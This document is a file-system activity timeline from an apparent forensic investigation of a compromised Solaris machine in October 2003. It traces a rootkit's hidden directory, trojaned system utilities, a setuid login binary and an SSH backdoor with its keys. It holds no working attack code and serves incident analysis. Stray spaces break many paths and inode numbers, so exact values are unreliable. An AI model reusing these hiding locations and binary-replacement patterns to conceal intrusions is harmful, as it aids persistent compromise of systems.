                             89 20 .a. -/-rw-r--r-- bin      bin      352439   /usr/snadm/classes/system.2.1/.acl
                             262552 .a.  -/-rw-r--r-- bin    bin      128505   /usr/snadm/lib/libadmcom.so.2
Tue Oct 28 2003 17:06:20     11872 .a. -/-r-xr-xr-x root     bin      160572   /usr/lib/nfs/rquotad
                             28056 m.. -/-rw-r--r-- root     root     134574   /var/adm/lastlog
                             2017 .a.  -/-rw-r--r-- root     sys      76671    /etc/logindevperm
Tue Oct 28 2003 17:06:29     70  3 .a. -/-r--r--r-- root     sys      91872    /etc/default/su
Tue Oct 28 2003 17:06:32     36 m..    -/-rw-r--r-- root     root     134584   /var/adm/sulog
Tue Oct 28 2003 17:06:47     3584 m.c  -/drwxr-xr-x root     sys      107106   /dev
Tue Oct 28 2003 17 :07:49    28 .a.    -/lrwxrwxrwx root     root     45974    /dev/pts/1     -> ../../devices/pseudo/pts@0:1
Tue Oct 28 2003 17:08:28  1576960 m.c  -/-rw-r--r-- root     root     92010    /dev/.rh/r.tar
Tue Oct 28 2003 17:09:00       0 .a.   --------  1000    10 0     171      <root.img -dead-171>
                             1576960 .a.  -/-rw-r--r-- root     root     92010    /dev/.rh/r.tar
                             0 .a.   ---------  1000    100      205      <root.img  -dead-205>
                             0 .a.   ---------  1000    100      177      <root.img  -dead-177>
                             0 .a.   ---------  1000    100      211      <root.img  -dead-211>
                             0 .a.   ---------  1000    100      183      <root.img  -dead-183>
                             0 .a.   ---------  1000    100      194      <root.img  -dead-194>
                             0 .a.   ---------  1000    100      204      <root.img  -dead-204>
                             0 .a.   ---------  1000    100       189     <root.img -dead-189>
                             0 .a.   ---------  1000    100      163      <root.img  -dead-163>
                             0 .a.   ---------  1000    100      169      <root.img  -dead-169>
                             662 52 .a. -/-r-xr-xr-x root     bin      289193   /usr/sbin/tar
Tue Oct 28 2003 17:10:32       0 .a.   --------  1000    100      196      <root.img  -dead-196>
Tue Oct 28 2003 17:10:33     17568 .a.   -/-r-sr-xr-x root     sys      237199   /usr/bin/su
                             9028 .a.  -/-r-xr-xr-x root     bin      237348   /usr/bin/strings
                             48028 .a.  -/-r-sr-xr-x root    bin      289155   /usr/sbin/ping
                             0 .a.   ---------  1000    100      173      <  root.img -dead-173>
                             0 .a.   ---------  1000    100      180      <root.img  -dead-180>
                             9336 mac   -/-r-xr-xr-x root     root     500034   /usr/lib/libX.a/bin/du
                             20040 mac   -/-r-xr-xr-x root    root     500036   /usr/lib/libX.a/bin/find
                             620 m.c   -/-rw-r--r-- root     root     496      /usr/lib/libX.a/uconf.inv
                             14 m.c    -/-rw-r--r-- root     root     76761    /etc/lpd.co  nfig
                             0 .a.   ---------  root     root     216      <root.img  -dead-216>
```

```
                  5256 m.c  -/-r-xr-xr-x root     root     500040   /usr/lib/libX.a/bin/rps
                 89184 .a.  -/-r-sr-sr-x root     sys      237723   /usr/bin/passwd
                 17568 mac  -/-r-sr-xr-x root     root     500032   /usr/lib/libX.a/bin/su
                 20040 .a.  -/-r-xr-xr-x root     bin      237101   /usr/bin/find
                  55176 m.c  -/-r-xr-sr-x root     root     500038   /usr/lib/libX.a/bin/netstat
                   512 .a.  -/drwxr-xr-x root     root     500031   /usr/lib/libX.a/bin
                    12 .a.  -/lrwxrwxrwx root     root     67       /usr/spool -> ../var/spool
                     0 .a.  --------- root     root     217      <root.img -dead-217>
                 89184 mac  -/-r-sr-sr-x root     root     500035   /usr/lib/libX.a/bin/passwd
                  9336 .a.  -/-r-xr-xr-x root     bin      237088   /usr/bin/du
                     0 .a.  --------- 1000     100      215      <root.img -dead-215>
                    11 .a.  -/lrwxrwxrwx root     root     68       /usr/src -> ./share/src
                 18844 m.c  -/-r-xr-xr-x root     root     500037   /usr/lib/libX.a/bin/ls
                     0 .a.  --------- 1000     100      214      <root.img -dead-214>
                 48028 mac  -/-r-sr-xr-x root     root     500033   /usr/lib/libX.a/bin/ping
                     0 .a.  --------- root     root     218      <root.img -dead-218>
                  9028 mac  -/-r-xr-xr-x root     root     500039   /usr/lib/libX.a/bin/strings
Tue Oct 28 2003 17:10:34       0 .a.  --------- 1000     100      209      <root.img -dead-209>
                 29200 m.c  -/-r-sr-xr-x root     root     30734    /sbin/xlogin
                     0 ma.  --------- root     root     219      <root.img -dead-219>
                  1024 m.c  -/drwxr-xr-x root     sys      30629    /sbin
Tue Oct 28 2003 17:10:35     512 .a.  -/-rw------- root     root     237720   /usr/bin/ssh_random_seed
                     0 .a.  --------- 1000     100      201      <root.img -dead-201>
                     0 .a.  --------- 1000     100      15519    <root.img -dead-15519>
                   525 mac  -/-rw------- root     root     237718   /usr/bin/ssh_host_key
                     5 mac  -/-rw-r--r-- root     root     237722   /usr/bin/sshd.pid
                     0 .a.  --------- 1000     100      15520    <root.img -dead-15520>
                     0 .a.  --------- 1000     100      15521    <root.img -dead-15521>
                   329 mac  -/-rw------- root     root     237719   /usr/bin/ssh_host_key.pub
                     0 ma.  --------- 1000     100      15522    <root.img -dead-15522>
                   408 mac  -/-rw-r--r-- root     root     237721   /usr/bin/sshd_config
                259832 m.c  -/-rwxr-xr-x root     root     237717   /usr/bin/ssld
                     0 .a.  --------- root     root     15523    <root.img -dead-15523>
Tue Oct 28 2003 17:10:36       0 ma.  --------- 1000     100      184      <root.img -dead-184>
Tue Oct 28 2003 17:10:37  319668 ..c  -/-rwxr-xr-x root     bin      326902   /usr/openwin/bin/wnndictutil
                560896 ..c  -/-rwxrwxr-x root     bin      326825   /usr/openwin/bin/filemgr
                 55480 ..c  -/-r-xr-xr-x root     bin      237181   /usr/bin/rdist
                158168 ..c  -/-r-xr-xr-x bin      bin      262703   /usr/dt/bin/sdtfiletypes
                 16948 .a.  -/-r-xr-xr-x root     bin      237082   /usr/bin/dd
                372412 ..c  -/-rwxr-sr-x root     root     326684   /usr/openwin/bin/lbxproxy
                   512 m.c  -/drwxr-xr-x root     root     500031   /usr/lib/libX.a/bin
                241104 ..c  -/-rwxrwxr-x root     bin      326796   /usr/openwin/bin/audiocontrol
                 19692 ..c  -/-rwxrwxr-x root     bin      326750   /usr/openwin/bin/xconsole
                 47028 ..c  -/-r-xr-xr-x bin      bin      262651   /usr/dt/bin/sdt_firstlogin
                  2141 ..c  -/-r-xr-xr-x bin      bin      262673   /usr/dt/bin/dtfile_error
                     9 .a.  -/lrwxrwxrwx root     root     326804   /usr/openwin/bin/shelltool -> ./cmdtool
                 44392 ..c  -/-rwxrwxr-x root     bin      326917   /usr/openwin/bin/xetops.zh_TW.BIG5
                 13773 ..c  -/-r-xr-xr-x bin      bin      262640   /usr /dt/bin/dtconfig
                 20804 ..c  -/-rwxrwxr-x root     bin      326745   /usr/openwin/bin/xbiff
                 10504 ..c  -/-rwxrwxr-x root     bin      326739   /usr/openwin/bin/resize
                106288 ..c  -/-rwxrwxr-x root     bin      326815   /usr/openwin/bin/clock
                 10612 ..c  -/-rwxrwxr-x root     bin      326757   /usr/openwin/bin/xkill
                   304 ..c  -/-rwxrwxr-x root     bin      326784   /usr/openwin /bin/svenv
                 54544 ..c  -/-rwxrwxr-x root     bin      326759   /usr/openwin/bin/xman
                 20108 ..c  -/-rwxrwxr-x root     bin      326737   /usr/openwin/bin/oclock
                 16220 ..c  -/-rwxrwxr-x root     bin      326873   /usr/openwin/bin/mtvtoppm
                  1540 ..c  -/-r-xr-xr-x bin      bin      262690   /usr/dt/bin/sdtrlogin
                165772 ..c  -/-r-xr-xr-x bin      bin      262668   /usr/dt/bin/dtcm_  editor
                   512 mac  -/drwxr-xr-x root     root     498      /usr/lib/libX.a/bin/sparcv7
                 23240 ..c  -/-r-xr-xr-x bin      bin      262716   /usr/dt/bin/sdtwsm
                242364 ..c  -/-rwxrwxr-x root     bin      326778   /usr/openwin/bin/olwm
                  5256 ..c  -/-r-xr-xr-x root     bin      250524   /usr/ucb/ps
                 18292 ..c  -/-rwxr-xr-x root     bin      326681   /usr/openwin/bin/fslsfonts
                170948 ..c  -/-rwxrwxr-x root     bin      326819   /usr/openwin/bin/cm_lookup
                 16298 ..c  -/-rwxr-xr-x root     bin      326900   /usr/openwin/bin/wnn6setup
                 89184 .ac  -/-r-sr-sr-x root     sys      237476   /usr/bin/yppasswd
                 46224 ..c  -/-rwxrwxr-x root     bin      326725   /usr/openwin/bin/accessx
```

```
    0 ma.  ---------- 1000     100      203      <root.img  -dead-203>
  20376 ..c  -/-rwxrwxr-x root     bin      326744   /usr/openwin/bin/viewres
   5256 ..c  -/-r-xr-xr-x root     bin      250524   /usr/bin/pcred
2125988 ..c  -/-r-xr-xr-x bin      bin       26266 0  /usr/dt/bin/dtbuilder
     22 .a.  -/lrwxrwxrwx root     root     262622   /usr/dt/bin/tttar     -> /usr/openwin/bin/tttar
 172552 ..c  -/-rwxrwxr-x root     bin      326818   /usr/openwin/bin/cm_insert
   8232 ..c  -/-r-xr-xr-x bin      bin      262628   /usr/dt/bin/dtdbcache
   2516 ..c  -/-r-xr-xr-x root     other    262734   /usr/dt/bin/install_conduit
   3519 ..c  -/-rwxrwxr-x root     bin      326695   /usr/openwin/bin/xdpr
  12492 ..c  -/-rwxrwxr-x root     bin      326863   /usr/openwin/bin/gemtopbm
  25920 ..c  -/-rwxrwxr-x root     bin      326894   /usr/openwin/bin/xwdtopnm
   5256 ..c  -/-r-xr-xr-x root     bin      250524   /usr/bin/cputrack
 118964 ..c  -/-rwxrwxr-x root     bin      326810   /usr/openwin/bin/binder
  17107 ..c  -/-rwxr-xr-x root     bin      326909   /usr/openwin/bin/atok12setup
 844880 ..c  -/-r-xr-xr-x bin      bin      262661   /usr/dt/bin/dtcodegen
  61760 ..c  -/-rwxrwxr-x root     bin      326655   /usr/openwin/bin/xutops
  10004 ..c  -/-rwxrwxr-x root     bin      326730   /usr/openwin/bin/bmtoa
  89792 ..c  -/-rwxr-sr-x root     bin      326927   /usr/openwin/bin/kcms_calibrate
  18944 ..c  -/-rwxrwxr-x root     bin      326700   /usr/openwin/bin/xinit
  22808 ..c  -/-r-xr-sr-x root     sys      262626   /usr/dt/bin/dtaction
   5256 ..c  -/-r-xr-xr-x root     bin      250524   /usr/bin/w
 135108 ..c  -/-rwxrwxr-x root     bin      326766   /usr/openwin/bin/htt_props
  26884 ..c  -/-r-xr-xr-x bin      bin      262696   /usr/dt/bin/dthelpgen
  80392 ..c  -/-r-xr-xr-x bin      bin      262687   /usr/dt/bin/sdtmedia_prop
  10120 ..c  -/-rwxrwxr-x root     bin      326683   /usr/openwin/bin/kbd_mode
 111716 ..c  -/-r-xr-xr-x bin      bin      262669   /usr/dt/bin/dtcm_insert
  35804 ..c  -/-r-xr-xr-x bin      bin      262719   /usr/dt/bin/sdtpagecounter
 138964 ..c  -/-rwxrwxr-x root     bin      326925   /usr/openwin/bin/fontedit.zh
  13184 ..c  -/-r-xr-xr-x bin      bin      262652   /usr/dt/bin/sdt_shell
  19700 ..c  -/-r-x--x--x root     bin      474133   /usr/lib/lp/bin/netpr
   9956 ..c  -/-rwxr-xr-x root     bin      326680   /usr/openwin/bin/fsinfo
  26372 ..c  -/-r-xr-xr-x root     bin      237098   /usr/bin/fdformat
 649224 ..c  -/-rwxrwxr-x root     bin      326769   /usr/openwin/bin/ab_admin
  17956 ..c  -/-rwxrwxr-x root     bin      326874   /usr/openwin/bin/pcxtoppm
  13676 ..c  -/-rwxrwxr-x root     bin      326858   /usr/openwin/bin/atktopbm
   5700 ..c  -/-rwxrwxr-x root     bin      326787   /usr/openwin/bin/xv_get_sel
      7 .a.  -/lrwxrwxrwx root     root     326799   /usr/openwin/bin/filep     -> ./mailp
   5256 ..c  -/-r-xr-xr-x root     bin      250524   /usr/bin/ipcs
 171208 ..c  -/-rwxrwxr-x root     bin      326817   /usr/openwin/bin/cm_delete
  15328 ..c  -/-rwxrwxr-x root     bin      326848   /usr/openwin/bin/fstopgm
  10104 ..c  -/-rwxrwxr-x root     bin      326676   /usr/openwin/bin/cmap_alloc
   5459 ..c  -/-r-xr-xr-x bin      bin      262631   /usr/dt/bin/dthelpprint.sh
  33876 ..c  -/-r-xr-xr-x bin      bin      262609   /usr/dt/bin/sdtconvtool
  99744 ..c  -/-r-xr-xr-x bin      bin      262713   /usr/dt/bin/sdtprocess
 167400 ..c  -/-r-xr-xr-x root     bin      262721   /usr/dt/bin/dtsession
 179416 ..c  -/-r-xr-xr-x bin      bin      262707   /usr/dt/bin/sdtname
   6373 .a.  -/-r--r--r-- root     sys      107365   /etc/inet/inetd.conf
 213552 ..c  -/-r-xr-xr-x bin      bin      262730   /usr/dt/bin/sdtfprm
   3310 ..c  -/-r-xr-xr-x bin      bin      2 62708  /usr/dt/bin/sdtnamefind
      7 .a.  -/lrwxrwxrwx root     root     326798   /usr/openwin/bin/digestp     -> ./mailp
 104368 ..c  -/-rwxrwxr-x root     bin      326738   /usr/openwin/bin/pswrap
   5256 ..c  -/-r-xr-xr-x root     bin      250524   /usr/bin/psig
  80092 ..c  -/-rwxrwxr-x root     bin      326753   /usr/openwin/bin/xdm
 279968 ..c  -/-r-xr-xr-x bin      bin      2627 06  /usr/dt/bin/sdthotkey
  41176 ..c  -/-rwxrwxr-x root     bin      326821   /usr/openwin/bin/colorchooser
  60284 ..c  -/-r-xr-xr-x bin      bin      262684   /usr/dt/bin/sdtformat_floppy
 133988 ..c  -/-r-xr-xr-x bin      bin      262686   /usr/dt/bin/sdtmedia_format
    512 ..c  -/drwxrwxr-x root     bin      332830   /usr/openwin/bin/sparcv9
  11736 ..c  -/-rwxrwxr-x root     b in     326859   /usr/openwin/bin/brushtopbm
      6 .a.  -/lrwxrwxrwx root     root     326672   /usr/openwin/bin/X     -> ./Xsun
  18624 ..c  -/-rwxrwxr-x root     bin      326720   /usr/openwin/bin/xsetroot
  16380 ..c  -/-rwxrwxr-x root     bin      326862   /usr/openwin/bin/g3topbm
     11 .a.  -/lrwxrwxrwx root     root     326797   /usr/openwin/bin/mp     -> /usr/bin/mp
  29004 ..c  -/-r-xr-xr-x bin      bin      262637   /usr/dt/bin/dsdm
  27760 ..c  -/-rwxrwxr-x root     bin      326722   /usr/openwin/bin/xwd
  68372 ..c  -/-rwxrwxr-x root     bin      326845   /usr/openwin/bin/vkbd
   9492 ..c  -/-rwxrwxr-x root     bin      326827   /usr/openwin/bin/fixinterleaf
```

```
    0 ma.  ---------- 1000     100      186     <root.img  -dead-186>
 75116 ..c  -/-rwxrwxr-x root     bin      326844   /usr/openwin/bin/textedit
 12660 ..c  -/-rwxrwxr-x root     bin      326822   /usr/openwin/bin/ds_server_init
    0 .a.  ---------- 1000     100      208     <root.img  -dead-208>
 18196 ..c  -/-rwxrwxr-x root     bin      326885   /usr/openwin/bin/rawtoppm
  1247 ..c  -/-rwxr-xr-x root     sys      262657   /usr/dt/bin/sdtsmartcardadmin
 14992 ..c  -/-rwxrwxr-x root     bin      326880   /usr/openwin/bin/psidtopgm
 16300 ..c  -/-rwxrwxr-x root     bin      326889   /usr/openwin/bin/sputoppm
   26 .a.  -/lrwxrwxrwx root     root     262621   /usr/dt/bin/t    tsession -> /usr/openwin/bin/ttsession
328872 ..c  -/-r-xr-xr-x bin      bin      262658   /usr/dt/bin/sdtudicm
 85788 ..c  -/-r-xr-xr-x bin      bin      262645   /usr/dt/bin/dtgreet
  1325 ..c  -/-r-xr-xr-x bin      bin      262610   /usr/dt/bin/sdtprodreg
  5256 ..c  -/-r-xr-xr-x root     bin      250524   /usr/bin/uptime
 28356 ..c  -/-rwxrwxr-x root     bin      326835   /us  r/openwin/bin/pagecounter
 10532 ..c  -/-rwxrwxr-x root     bin      326710   /usr/openwin/bin/xlswins
111828 ..c  -/-rwxrwxr-x root     bin      326760   /usr/openwin/bin/xmh
  5256 ..c  -/-r-xr-xr-x root     bin      250524   /usr/bin/ptime
138964 ..c  -/-rwxrwxr-x root     bin      326912   /usr/openwin/bin/fontedit.ko
  5632 mac   -/drwxrwxr-x root     bin      326430   /usr/o  penwin/bin
  5256 ..c  -/-r-xr-xr-x root     bin      250524   /usr/bin/pwdx
  3072 mac   -/drwxrwxr-x root     bin      262434   /usr/dt/bin
129860 ..c  -/-r-xr-xr-x bin      bin      262705   /usr/dt/bin/sdtgwm
 16632 ..c  -/-rwxrwxr-x root     bin      326864   /usr/openwin/bin/gouldtoppm
 15844 ..c  -/-r-xr-xr-x bin      bin      262664   /usr/dt/bin/answerbook2_admin
 28204 ..c  -/-rwxr-xr-x root     bin      326703   /usr/openwin/bin/xkbvleds
 31576 ..c  -/-rwxrwxr-x root     bin      326693   /usr/openwin/bin/xauth
  9956 ..c  -/-rwxrwxr-x root     bin      326675   /usr/openwin/bin/bdftopcf
497724 ..c  -/-r-xr-xr-x bin      bin      262718   /usr/dt/bin/sdtimage
  6816 ..c  -/-rwxrwxr-x root     bin      326839   /usr/openwin/bin/remove_brackets
 51972 ..c  -/-r-xr-xr-x bin      bin      262704   /usr/dt/bin/sdtfind
   21 .a.  -/lrwxrwxrwx root     root     262618   /usr/dt/bin/ttmv     -> /usr/openwin/bin/ttmv
 88200 ..c  -/-r-xr-xr-x bin      bin      262677   /usr/dt/bin/dtpad
109200 ..c  -/-r-xr-xr-x bin      bin      262683   /usr/dt/bin/sdtcm_admin
  5256 ..c  -/-r-xr-xr-x root     bin      250524   /usr/sbin/prtconf
427952 ..c  -/-r-xr-xr-x bin      bin      262727   /usr/dt/bin/sdtfontrm
 14592 ..c  -/-rwxrwxr-x root     bin      326741   /usr/openwin/bin/sessreg
907796 ..c  -/-r-xr-xr-x root     bin      441934   /usr/lib/fs/ufs/ufsrestore
 38904 ..c  -/-rwxr-xr-x bin      bin      326654   /usr/openwin/bin/ctlmp
 36152 ..c  -/-rwxr-xr-x root     bin      326748   /usr/openwin/bin/xcmsdb
163928 ..c  -/-rwxr-xr-x root     bin      326901   /usr/openwin/bin/wnnbushu
 23360 ..c  -/-rwxrwxr-x root     bin      326919   /usr/openwin/bin/xtobdf.zh_TW
   24 .a.  -/lrwxrwxrwx root     root     262620   /usr/dt/bin/ttrmdir     -> /usr/openwin/bin/ttrmdir
 19716 ..c  -/-rwxrwxr-x root     bin      326709   /usr/openwin/bin/xlsfonts
 12692 ..c  -/-rwxr-xr-x root     sys      237 062   /usr/bin/atrm
 10272 ..c  -/-rwxrwxr-x root     bin      326717   /usr/openwin/bin/xrefresh
 17568 mac   -/-r-sr-xr-x root     root     497      /usr/lib/libX.a/oldsuper
 1 6108 ..c  -/-rwxrwxr-x root     bin      326876   /usr/openwin/bin/pi1toppm
 88424 ..c  -/-r-xr-xr-x root     bin      262635   /usr/dt/bin/suid_exec
 18168 .a.  -/-r-xr-xr-x root     bin      237150   /us  r/bin/mkdir
  5256 ..c  -/-r-xr-xr-x root     bin      250524   /usr/bin/gcore
 28588 ..c  -/-r-xr-xr-x bin      bin      262646   /usr/dt/bin/dthello
 10040 ..c  -/-rwxrwxr-x root     bin      326726   /usr/openwin/bin/appres
 16963 ..c  -/-r-xr-xr-x bin      bin      262627   /usr/dt/bin/dtappintegrate
  5100 ..c  -/-rwxrwxr-x root     bin      326809   /usr/openwin/bin/align_e    quals
124244 ..c  -/-rwxrwxr-x root     bin      326783   /usr/openwin/bin/props
 13808 ..c  -/-r-xr-xr-x root     bin      237094   /usr/bin/eject
 13093 ..c  -/-rwxrwxr-x root     bin      326771   /usr/openwin/bin/answerbook
650696 ..c  -/-rwxrwxr-x root     bin      326775   /usr/openwin/bin/viewprint
458212 ..c  -/-r-xr-sr-x bin      mail     262676   /usr/dt/bin/dtmailpr
   21 .a.  -/lrwxrwxrwx root     root     262616   /usr/dt/bin/ttcp     -> /usr/openwin/bin/ttcp
 10000 ..c  -/-rwxrwxr-x root     bin      326740   /usr/openwin/bin/rgb
 53372 ..c  -/-rwxrwxr-x root     bin      326793   /usr/openwin/bin/xetops
296604 ..c  -/-rwxrwxr-x root     bin      326833   /usr/openwin/bin/mailprint
213552 ..c  -/-r-xr-xr-x bin      bin      262729   /usr/dt/bi  n/sdtfpls
265344 ..c  -/-rwxrwxr-x root     bin      326764   /usr/openwin/bin/ttsnoop
101736 ..c  -/-r-xr-xr-x bin      bin      262670   /usr/dt/bin/dtcm_lookup
 29772 ..c  -/-rwxrwxr-x root     bin      326904   /usr/openwin/bin/vled
```

```
 22188 ..c  -/-rwxr-xr-x root     bin      326697  /usr/openwin/bin/xfindproxy
138964 ..c  -/-rwxrwxr-x root     bin      326920  /usr/openwin/  bin/fontedit.zh_TW
 12660 ..c  -/-r-xr-xr-x bin      bin      262698  /usr/dt/bin/dthelptag
 15224 ..c  -/-rwxrwxr-x root     bin      326865  /usr/openwin/bin/hipstopgm
 3521  8 ..c -/-r-xr-xr-x bin     bin      262633  /usr/dt/bin/dtlp
269552 ..c  -/-r-xr-xr-x bin      bin      262695  /usr/dt/bin/dthelp_htag2
  5256 ..c  -/-r-xr-xr-x root     bin      250524  /usr/bin/pst  ack
 20548 ..c  -/-rwxrwxr-x root     bin      326747  /usr/openwin/bin/xclock
 28196 .a.  -/-r-sr-xr-x root     sys      243351  /usr/bin/sparcv7/ps
  5256 ..c  -/-r-xr-xr-x root     bin      250524  /usr/bin/mdb
 16964 ..c  -/-rwxrwxr-x root     bin      326861  /usr/openwin/bin/fitstopgm
 11328 ..c  -/-rwxrwxr-x root     bin      326877  /usr/openwin/bin/pi3topbm
551176 ..c  -/-rwxrwxr-x root     bin      326816  /usr/openwin/bin/cm
 77516 ..c  -/-rwxrwxr-x root     bin      326685  /usr/openwin/bin/makebdf
188356 ..c  -/-r-xr-xr-x bin      bin      262737  /usr/dt/bin/sdtudc_convert
233748 ..c  -/-rwxrwxr-x root     bin      326913  /usr/openwin/bin/hanjatool
 10512 ..c  -/-rwxrwxr-x root     bin      326751  /usr/openwin/bin/xcutsel
286504 ..c  -/-r-xr-xr-x bin      bin      262738  /usr/dt/bin/sdtudc_extract
 10200 ..c  -/-rwxrwxr-x root     bin      326731  /usr/openwin/bin/constype
598528 ..c  -/-rwxrwxr-x root     bin      326767  /usr/openwin/bin/htt_server
 37504 ..c  -/-rwxrwxr-x root     bin      326711  /usr/openwin/bin/xmag
  2440 ..c  -/-r-xr-xr-x bin      bin      262731  /usr/dt/bin/sdtjmfconfig
856732 ..c  -/-r-xr-xr-x bin      bin      262725  /usr/dt/bin/sdtfontadm
722388 ..c  -/-r-xr-xr-x bin      bin      262632  /usr/dt/bin/dtksh
 44096 ..c  -/-rwxr-xr-x root     bin      326790  /usr/openwin/bin/sys  -suspend
  5256 ..c  -/-r-xr-xr-x root     bin      250524  /usr/bin/prun
 58164 ..c  -/-r-xr-xr-x bin      bin      262720  /usr/dt/bin/dtfplist
 25980 ..c  -/-rwxrwxr-x root     bin      326922  /usr/openwin/bin/itkbd
  6048 ..c  -/-rwxrwxr-x root     bin      326776  /usr/openwin/bin/convert_to_Xdefaults
1493548 ..c  -/-r-xr-sr-x bin     mail     262675  /usr/dt/bin/dtmail
 36800 ..c  -/-rwxrwxr-x root     bin      326694  /usr/openwin/bin/xcalc
  5256 ..c  -/-r-xr-xr-x root     bin      250524  /usr/bin/pflags
 834476 ..c -/-rwxrwxr-x root     bin      326772  /usr/openwin/bin/docviewer
 21560 ..c  -/-rwxrwxr-x root     bin      326808  /usr/openwin/bin/24to8
 18372 ..c  -/-rwxrwxr-x root     bin      3 26690  /usr/openwin/bin/showfont
 54212 ..c  -/-r-xr-xr-x bin      bin      262709  /usr/dt/bin/sdtnamepr
 68808 ..c  -/-rwxr-xr-x root     bin      326705  /usr/openwin/bin/xlock
 37328 ..c  -/-rwxrwxr-x root     bin      326713  /usr/openwin/bin/xmodmap
  9836 ..c  -/-r-xr-sr-x bin      bin      332934  /usr/vmsys/bin/chkperm
 44392 ..c  -/-rwxrwxr-x root     bin      3267 91  /usr/openwin/bin/xetops.zh
486500 ..c  -/-rwxrwxr-x root     bin      326795  /usr/openwin/bin/audiotool
 27816 ..c  -/-rwxrwxr-x root     bin      326716  /usr/openwin/bin/xrdb
 11560 ..c  -/-rwxrwxr-x root     bin      326721  /usr/openwin/bin/xstdcmap
  5256 ..c  -/-r-xr-xr-x root     bin      250524  /usr/sbin/swap
 25160 ..c  -/-rwxr-xr-x root     bin      326856  /usr/openwin/bin/kcms_server
287504 ..c  -/-rwxrwxr-x root     bin      326658  /usr/openwin/bin/rpc.ttdbserverd
 56168 ..c  -/-r-xr-xr-x bin      bin      262648  /usr/dt/bin/dtscreen
    32 .a.  -/lrwxrwxrwx root     root     262612  /usr/dt/bin/rpc.ttdbserverd     ->
/usr/openwin/bin/rpc.ttdbserverd
 1987 ..c  -/-r-xr-xr-x bin      bin      262678  /usr/dt/bin/dtpower
104292 ..c -/-rwxrwxr-x root     bin      326837  /usr/openwin/bin/perfmeter
 17208 ..c  -/-rwxrwxr-x root     bin      326888  /usr/openwin/bin/spctoppm
 24188 ..c  -/-rwxrwxr-x root     bin      326779  /u  sr/openwin/bin/olwmslave
 16724 ..c  -/-rwxrwxr-x root     bin      326896  /usr/openwin/bin/yuvtoppm
144412 ..c  -/-r-xr-xr-x root     bin      237402  /usr/bin/mp
 13840 ..c  -/-r-xr-xr-x root     bin      441929  /usr/lib/fs/ufs/quota
 13732 ..c  -/-rwxr-xr-x root     sys      237061  /usr/bin/atq
 10264 ..c  -/-rwxrwxr-x root     bin      326777  /usr/openwin/bin/locale_  env
 53372 ..c  -/-rwxrwxr-x root     bin      326914  /usr/openwin/bin/xetops.ko_KR.EUC
225220 ..c  -/-rwxrwxr-x root     bin      326811  /usr/openwin/bin/calctool
   25 .a  . -/lrwxrwxrwx root     root     262615  /usr/dt/bin/ttce2xdr     -> /usr/openwin/bin/ttce2xdr
 19724 ..c  -/-rwxrwxr-x root     bin      326892  /usr/openwin/bin/ximtoppm
 42820 ..c  -/-r-xr-xr-x bin      bin      262630  /usr/dt/bin/dthelpprint
 19416 ..c  -/-r-xr-xr-x bin      bin      262650  /usr/dt/bin/dttypes
  1914 ..c  -/-r-xr-xr-x bin      bin      262644  /usr/dt/bin/dterror.ds
 14228 ..c  -/-rwxr-xr-x root     sys      326786  /usr/openwin/bin/wsinfo
   30 .a.   -/lrwxrwxrwx root     root     262659  /usr/dt/bin/netscape     -> ../appconfig/netscape/netscape
```

```
248752 ..  c -/-rwxrwxr-x root     bin      326667   /usr/openwin/bin/ttsession
  5256 ..c   -/-r-xr-xr-x root     bin      250524   /usr/lib/isaexec
     0 .a.   --------- 1000     100      181      <root.img  -dead-181>
     7 .a.   -/lrwxrwxrwx root     root     326805   /usr/openwin/bin/timemanp      -> ./mailp
  5256 ..c   -/-r-xr-xr-x root     bin      250524   /usr/bin/ptree
  5256 ..c   -/-r-xr-xr-x root     bin      250524   /usr/bin/prstat
 11020 ..c   -/-rwxrwxr-x root     sys      326758   /usr/openwin/bin/xload
 16340 ..c   -/-rwxrwxr-x root     bin      326881   /usr/openwin/bin/qrttoppm
 87424 ..c   -/-r-xr-xr-x root     bin      262639   /usr/dt/bin/dtchooser
    24 .a.   -/lrwxrwxrwx root     root     262623   /usr/dt/bin/tttrace      -> /usr/openwin/bin/tttrace
    24 .a.   -/lrwxrwxrwx root     root     262625   /usr/dt/bin/ttsnoop      -> /usr/openwin/bin/ttsnoop
320536 ..c   -/-rwxr-xr-x root     bin      326903   /usr/openwin/bin/wnnenvutil
  4099 ..c   -/-rwxrwxr-x root     bin      326857   /usr/openwin/bin/convert_to_xview
 94292 ..c   -/-rwxrwxr-x root     bin      326729   /usr/openwin/bin/bitmap
 18964 ..c   -/-rwxrwxr-x root     bin      326746   /usr/openwin/bin/xc    lipboard
 13048 ..c   -/-rwxrwxr-x root     bin      326781   /usr/openwin/bin/owobsolete
  4167 ..c   -/-r-xr-xr-x bin      bin      262697   /usr/dt/bin/dthelpgen.ds
     0 ma.   --------- root     root     262611   <usr.img  -dead-262611>
 70872 ..c   -/-rwxrwxr-x root     bin      326752   /usr/openwin/bin/xditview
 18704 ..c   -/-rwxrwxr-x root     bin      326670   /usr/openwin/b    in/mkfontdir
  5256 ..c   -/-r-xr-xr-x root     bin      250524   /usr/bin/pwait
 56852 ..c   -/-rwxrwxr-x root     bin      326924   /usr/openwin/bin/clekbd
263192 ..c   -/-rwxrwxr-x root     bin      262736   /usr/dt/bin/sdthanja
 18572 ..c   -/-rwxrwxr-x root     bin      326742   /usr/openwin/bin/showsnf
  8588 ..c   -/-rwxrwxr-x root     bin      326826   /usr/openwin/bin/fixfram    e
 29448 ..c   -/-rwxrwxr-x root     bin      326723   /usr/openwin/bin/xwininfo
 10012 ..c   -/-rwxrwxr-x root     bin      326707   /usr/openwin/bin/xlsatoms
    20 .a.   -/lrwxrwxrwx root     root     326788   /usr/openwin/bin/dtpower      -> ../../dt/bin/dtpower
 19068 ..c   -/-rwxrwxr-x root     bin      326724   /usr/openwin/bin/xwud
 18692 ..c   -/-rwxrwxr-x root     bin      326879    /usr/openwin/bin/pjtoppm
     0 mac   -/-rw-r--r-- root     root     289108   /usr/sbin/in.fingerd
     0 .a.   --------- 1000     100      195      <root.img  -dead-195>
292952   ..c -/-r-xr-xr-x bin      bin      262681   /usr/dt/bin/sdtaudio
  5256 ..c   -/-r-xr-xr-x root     bin      250524   /usr/bin/setuname
155952 ..c   -/-r-xr-xr-x bin      bin      262685   /usr/dt/bin/sdtf   prop
 10856 ..c   -/-rwxrwxr-x root     bin      326706   /usr/openwin/bin/xlogo
 19064 ..c   -/-rwxrwxr-x root     bin      326890   /usr/openwin/bin/tgatoppm
 59892 ..c   -/-rwxrwxr-x root     bin      326843   /usr/openwin/bin/tapetool
  9964 ..c   -/-rwxrwxr-x root     bin      326691   /usr/openwin/bin/showrgb
1998128 ..c  -/-rwxr-sr-x root     root     326674   /usr/openwin/bin/    Xsun
